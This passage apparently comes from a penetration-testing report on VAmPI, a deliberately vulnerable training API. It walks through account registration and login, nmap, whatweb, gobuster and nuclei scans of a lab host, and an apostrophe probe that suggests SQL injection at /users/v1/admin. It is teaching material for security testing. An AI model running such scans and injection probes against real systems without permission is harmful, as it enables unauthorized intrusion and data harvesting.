                    example: VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.
                    type: string
                  message:
                    example: VAmPI the Vulnerable API
                    type: string
                  vulnerable:
                    example: 1
                    type: number
                type: object
          description: Home - Help
      summary: VAmPI home
      tags:
        - home
  /books/v1:
    get:
      description: Retrieves all books
      operationId: api_views.books.get_all_books
      responses:
        '200':
          content:
            application/json:
              example:
                Books:
                  - book_title: bookTitle77
                    user: name1
                  - book_title: bookTitle85
                    user: name2
                  - book_title: bookTitle47
                    user: admin
              schema:
                properties:
                  Books:
                    items:
                      properties:
                        book_title:
                          type: string
                        user:
                          type: string
                      type: object
                    type: array
                type: object
          description: See all books
      summary: Retrieves all books
      tags:
        - books
    post:
      description: Add new book
      operationId: api_views.books.add_new_book
```

home

GET / VAmPI home

books

GET /books/v1 Retrieves all books

POST /books/v1 Add new book

GET /books/v1/{book_title} Retrieves book by title along with secret

db-init

GET /createdb Creates and populates the database with dummy data

users

GET /users/v1 Retrieves all users

GET /users/v1/_debug Retrieves all details for all users

POST /users/v1/login Login to VAmPI

POST /users/v1/register Register new user

DELETE /users/v1/{username} Deletes user by username (Only Admins)

GET /users/v1/{username} Retrieves user by username

PUT /users/v1/{username}/email Update users email


PUT /users/v1/{username}/password Update users password

Figure 69: Building VAmPI API Documentation (see Table 18)

From the documentation, we now have a better idea of how the API is supposed to work and what HTTP methods it will accept at which endpoints. We can see various endpoints, parameters and values. This can help us better understand the function and behaviour of the target API.


5.3.1.3 *Authentication Analysis*

VAmPI uses token-based authentication to register, login and authenticate as a user. After finding and reading the API documentation, it is clear that we are going to have to make a post request using content-type/json with the fields it requires in its error reporting. VAmPI requires email, username and password fields and content type of JSON to register an account.




```
POST /users/v1/register HTTP/1.1
Host: 10.38.1.110:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 92
Content-Type: application/json

{
  "email":"Hackerman@example.com",
  "username":"Hackerman",
  "password":"J78878"
}
```

Figure 70: Registering an account - VAmPI




```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.10.12
Date: Thu, 07 Sep 2023 14:47:47 GMT
Content-Type: application/json
Content-Length: 92
Connection: close

{
  "message":"Successfully registered. Login to receive an auth token.",
  "status":"success"
}
```

Figure 71: Account registered successfully - VAmPI



```
POST /users/v1/login HTTP/1.1
Host: 10.38.1.110:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: welcomebanner_status=dismiss; continueCode=
JM24QPavJ8xpyrjmkLqnVlOwA4vCvjubjUJvGY5BE9KMoD63XR1Z7geNbWzP; language=en
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "email":"Hackerman@example.com",
  "username":"Hackerman",
  "password":"J78878"
}
```

Figure 72: Login Request - VAmPI



```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.10.12
Date: Thu, 07 Sep 2023 14:55:34 GMT
Content-Type: application/json
Content-Length: 229
Connection: close

{
  "auth_token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2OTQwOTg1OTQsImlhdCI6MTY5NDA5ODUzNCwic3ViIjoiS
  GFja2VybWFuIn0.xC48F86N0DbksUDVbASgTyx93u07KfqchnG8IrvaKao",
  "message":"Successfully logged in.",
  "status":"success"
}
```


Figure 73: Login Successful - auth_token - VAmPI

5.3.2 Reconnaissance

Reconnaissance is a stage where we want to actively start probing the target infrastructure and fingerprint running services for open ports, types of running services, banners, subdomains, identification of technology stacks, analysing application behaviour and all endpoints.

5.3.2.1 Port Scanning

With port scanning, we seek to gain insights into the operations of the server and determine what ports are open, how many ports are open, what the highest and lowest ports are and what services are running on those ports.



```
┌──(kali㉿J78878)-[~]
└─$ sudo nmap -sC -sV -A -p- 10.38.1.110
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-07 11:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Nmap scan report for 10.38.1.110
Host is up (0.00024s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.3 Python/3.10.12
|     Date: Thu, 07 Sep 2023 15:03:22 GMT
|     Content-Type: application/json
|     Content-Length: 271
|     Connection: close
|     "message": "VAmPI the Vulnerable API", "help": "VAmPI is a vulnerable on purpose API. It was cr
ng/teaching purposes.", "vulnerable":1}
```

Figure 74: Running a basic enumeration scan with nmap

	Nmap scanning options
1	nmap -sV 10.38.1.110
2	nmap --script=http-headers 10.38.1.110
3	nmap --script=http-methods 10.38.1.110
4	nmap -sC -sV -A -p- 10.38.1.110

Table 44: nmap scanning options


5.3.2.2 Technology Identification

We want to identify the web technology stack currently being used by the target to understand better how the API was built and how the technology is currently being used. We also look to identify any possible version numbers alongside web technology stacks which we could correlate with exploit databases. However, we're just interested in knowing what this application is made of, as it's a headless, server-based API with no front-end application.

Technology stack	Technology
Documentation tools	Swagger UI
JavaScript frameworks	Zone.js, Angular 15.2.9, React, AngularJS

Font scripts	Font Awesome, Google Font API
Miscellaneous	Module Federation 50% sure, Webpack 50% sure
Programming languages	TypeScript
CDN	Cdnjs, Google Hosted Libraries, Cloudflare
JavaScript libraries	JQuery 2.2.4, core-js 3.30.2, Moment.js
UI frameworks	Bootstrap 4.5.3, Angular Material 1.1.0

Table 45: Wappalyzer Tech Stack - VAmPI




```
┌──(kali㉿J78878)-[~]
└─$ whatweb -a 3 http://10.38.1.110:5000/
http://10.38.1.110:5000/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.2.3 Python/3.10.12], IP[10.38.1.110], Python[3.10.12], Werkzeug[2.2.3]
```

Figure 75: Whatweb - VAmPI

5.3.3 Content Discovery

Content discovery is a stage where we want to discover as many assets that are exposed to the internet as possible. We can think of it as shooting in the dark, where we make a lot of requests using brute-force tools and word lists, hoping to find assets that have been left exposed.




```
┌──(kali㉿J78878)-[~]
└─$ gobuster dir -u http://10.38.1.110:5000/ -w /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist -x json,xml,yaml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.38.1.110:5000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              json,xml,yaml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/users/v1            (Status: 200) [Size: 236]
/console             (Status: 200) [Size: 1563]
/openapi.json        (Status: 200) [Size: 26267]
/createdb            (Status: 200) [Size: 36]
Progress: 9232 / 9236 (99.96%)
===============================================================
Finished
===============================================================
```

Figure 76: Directory and File Brute-force using API word list and common file extension names

5.3.4 Endpoint Analysis

As we have already identified through the documentation, we have already found many possible endpoints that are interesting to us. More specifically, the '/users/v1/' endpoint is of particular interest as this allows us to see the user's information, such as their registered email address, which can result in data harvesting and facilitate brute-force/password spray attacks as seen in the Myanmar investment breach (Bofa, 2021).

We will save all the endpoints and usernames to a file and run a vulnerability scan over all of these endpoints to identify possible vulnerabilities.




```
http://10.38.1.110:5000/createdb
http://10.38.1.110:5000/
http://10.38.1.110:5000/users/v1
http://10.38.1.110:5000/users/v1/_debug
http://10.38.1.110:5000/users/v1/register
http://10.38.1.110:5000/users/v1/login
http://10.38.1.110:5000/users/v1/admin
http://10.38.1.110:5000/users/v1/admin/email
http://10.38.1.110:5000/users/v1/admin/password
http://10.38.1.110:5000/books/v1
http://10.38.1.110:5000/books/v1
http://10.38.1.110:5000/books/v1/bookTitle13
```

Figure 77: Endpoints to scan in automatic SQLi scanning via sqlmap to test for SQLi vulnerabilities

5.3.5 Vulnerability Scanning

As part of our penetration test, we will perform automatic vulnerability scanning. The advantages here are that vulnerability scanners can quickly check a host for various vulnerabilities and check their validation before reporting a possible vulnerability. We note that sometimes false positives (incorrectly identified vulnerabilities classified as vulnerable) occur. For this reason, if we find any vulnerabilities through automated scanning, we must validate them during the exploitation phase.



```
┌──(kali㉿J78878)-[~]
└─$ nuclei -u http://10.38.1.110:5000/

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.9.13

                projectdiscovery.io

[INF] Current nuclei version: v2.9.13 (outdated)
[INF] Current nuclei-templates version: v9.6.2 (latest)
[INF] New templates added in latest release: 61
[INF] Templates loaded for current scan: 6719
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1193 (Reduced 1132 Requests)
[tech-detect:python] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:x-frame-options] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:referrer-policy] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:clear-site-data] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:content-security-policy] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:permissions-policy] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.38.1.110:5000/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.38.1.110:5000/
[werkzeug-debugger-detect] [http] [info] http://10.38.1.110:5000/console
[options-method] [http] [info] http://10.38.1.110:5000/ [OPTIONS, HEAD, GET]
[openapi] [http] [info] http://10.38.1.110:5000/openapi.json
```

Figure 78: Nuclei Vulnerability Scanning


5.3.6 API Analysis

After running a vulnerability scan, it's obvious that there are now obvious low-hanging fruit vulnerabilities that can be exploited (easily). At this stage, we will take what we found in our endpoint analysis section, save all the API endpoints to a file and run them all through the sqlmap vulnerability scanning tool as a quick way to discover a possible SQL injection vulnerability.

Here, we tested various endpoints and usernames with different payloads. We finally discovered that using an apostrophe at the end of the /users/v1/admin' made the API return an error, a typical SQLi vulnerability indication. We can also use the below command to quickly scan all endpoints of an API to test for SQLi:

